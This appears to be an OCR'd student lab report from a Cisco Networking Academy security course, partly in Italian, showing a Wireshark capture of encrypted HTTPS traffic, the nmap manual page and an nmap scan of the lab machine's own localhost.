
```
No.  Time      Source        Destination  Protocol Length Info
  42 1.197352  34.120.5.221  10.0.2.15    TLSv1.2     123 Application Data
```

```
▸ Frame 42: 123 bytes on wire (984 bits), 123 bytes captured (984 bits)
▸ Ethernet II, Src: 52:55:0a:00:02:02 (52:55:0a:00:02:02), Dst: PcsCompu_82:f3:c3 (08:00:27:82:f3:c3)
▸ Internet Protocol Version 4, Src: 34.120.5.221, Dst: 10.0.2.15
▸ Transmission Control Protocol, Src Port: 443, Dst Port: 33454, Seq: 3301, Ack: 296, Len: 69
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Application Data Protocol: http2
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 64
      Encrypted Application Data: 0000000000000001d8a10a7c8104ef31e37f43f73a4eb495...
```

```
0030  ff ff d3 7b 00 00 17 03  03 00 40 00 00 00 00 00   ...{.... ..@.....
0040  00 00 01 d8 a1 0a 7c 81  04 ef 31 e3 7f 43 f7 3a   ......|. ..1..C.:
0050  4e b4 95 05 50 83 ab e7  c5 aa 03 6d 61 c2 1b 31   N...P... ...ma..1
0060  35 a2 44 85 52 3b a3 e9  26 22 26 8a 8c 31 9c 75   5.D.R;.. &"&..1.u
```

Payload is encrypted application data ... Packets: 4742 · Displayed: 4013 (84.6%) · Load time: 0:00.052

"httpsdump.pcap" (10.2 MB) Packet Capture (PCAP)


Applications
Login | Networking Academ...
analyst - File Manager
Terminal - analyst@secOps:~
15:40
analyst
Login | Networking Academy with Cisco - Mozilla Firefox
Login | Networking Academy
https://auth.netacad.com/auth/realms/skillsforall/protocol/saml?SAMLRe
25
Years
Go back
English (English)

Welcome!


Please login to your account.

Email


Forgot Password?
Login
Or continue with
Google

Nel secondo laboratorio al sito www.netacad.com non andava il caricamento anche dopo aver impostato l’orario quindi ho inserito le credenziali di login usato un’altra pagina https trovata in quella schermata.


Laboratorio Bonus 1




```
[analyst@secOps ~]$ man nmap
```




```
NMAP(1)                      Nmap Reference Guide                      NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration
       and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets
       in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering,
       what operating systems (and OS versions) they are running, what type of
       packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks
       such as network inventory, managing service upgrade schedules, and
       monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental
       information on each depending on the options used. Key among that
 Manual page nmap(1) line 1 (press h for help or q to quit)
```




```
       A typical Nmap scan is shown in Example 1. The only Nmap arguments used
       in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the
       hostname.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
           rDNS record for 74.207.244.221: li86-221.members.linode.com
           Not shown: 995 closed ports
           PORT     STATE    SERVICE     VERSION
           22/tcp   open     ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
 2.0)
           | ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (
DSA)
           |_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
           80/tcp   open     http        Apache httpd 2.2.14 ((Ubuntu))
           |_http-title: Go ahead and ScanMe!
           646/tcp  filtered ldp
           1720/tcp filtered H.323/Q.931
 Manual page nmap(1) line 44 (press h for help or q to quit)
```


Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help


```
       For example, 192.168.10.0/24 would scan the 256 hosts between
       192.168.10.0 (binary: 11000000 10101000 00001010 00000000) and
       192.168.10.255 (binary: 11000000 10101000 00001010 11111111),
       inclusive.  192.168.10.40/24 would scan exactly the same targets. Given
       that the host scanme.nmap.org is at the IP address 64.13.134.52, the
       specification scanme.nmap.org/16 would scan the 65,536 IP addresses
       between 64.13.0.0 and 64.13.255.255. The smallest allowed value is /0,
       which targets the whole Internet. The largest value for IPv4 is /32,
       which scans just the named host or IP address because all address bits
       are fixed. The largest value for IPv6 is /128, which does the same
       thing.

       CIDR notation is short but not always flexible enough. For example, you
       might want to scan 192.168.0.0/16 but skip any IPs ending with .0 or
       .255 because they may be used as subnet network and broadcast
       addresses. Nmap supports this through octet range addressing. Rather
       than specify a normal IP address, you can specify a comma-separated
       list of numbers or ranges for each octet. For example,
       192.168.0-255.1-254 will skip all addresses in the range that end in .0
       or .255, and 192.168.3-5,7.1 will scan the four addresses 192.168.3.1,
       192.168.4.1, 192.168.5.1, and 192.168.7.1. Either side of a range may
       be omitted; the default values are 0 on the left and 255 on the right.
       Using - by itself is the same as 0-255, but remember to use 0- in the
 Manual page nmap(1) line 224 (press h for help or q to quit)
```



```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:03 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000037s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```




```
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
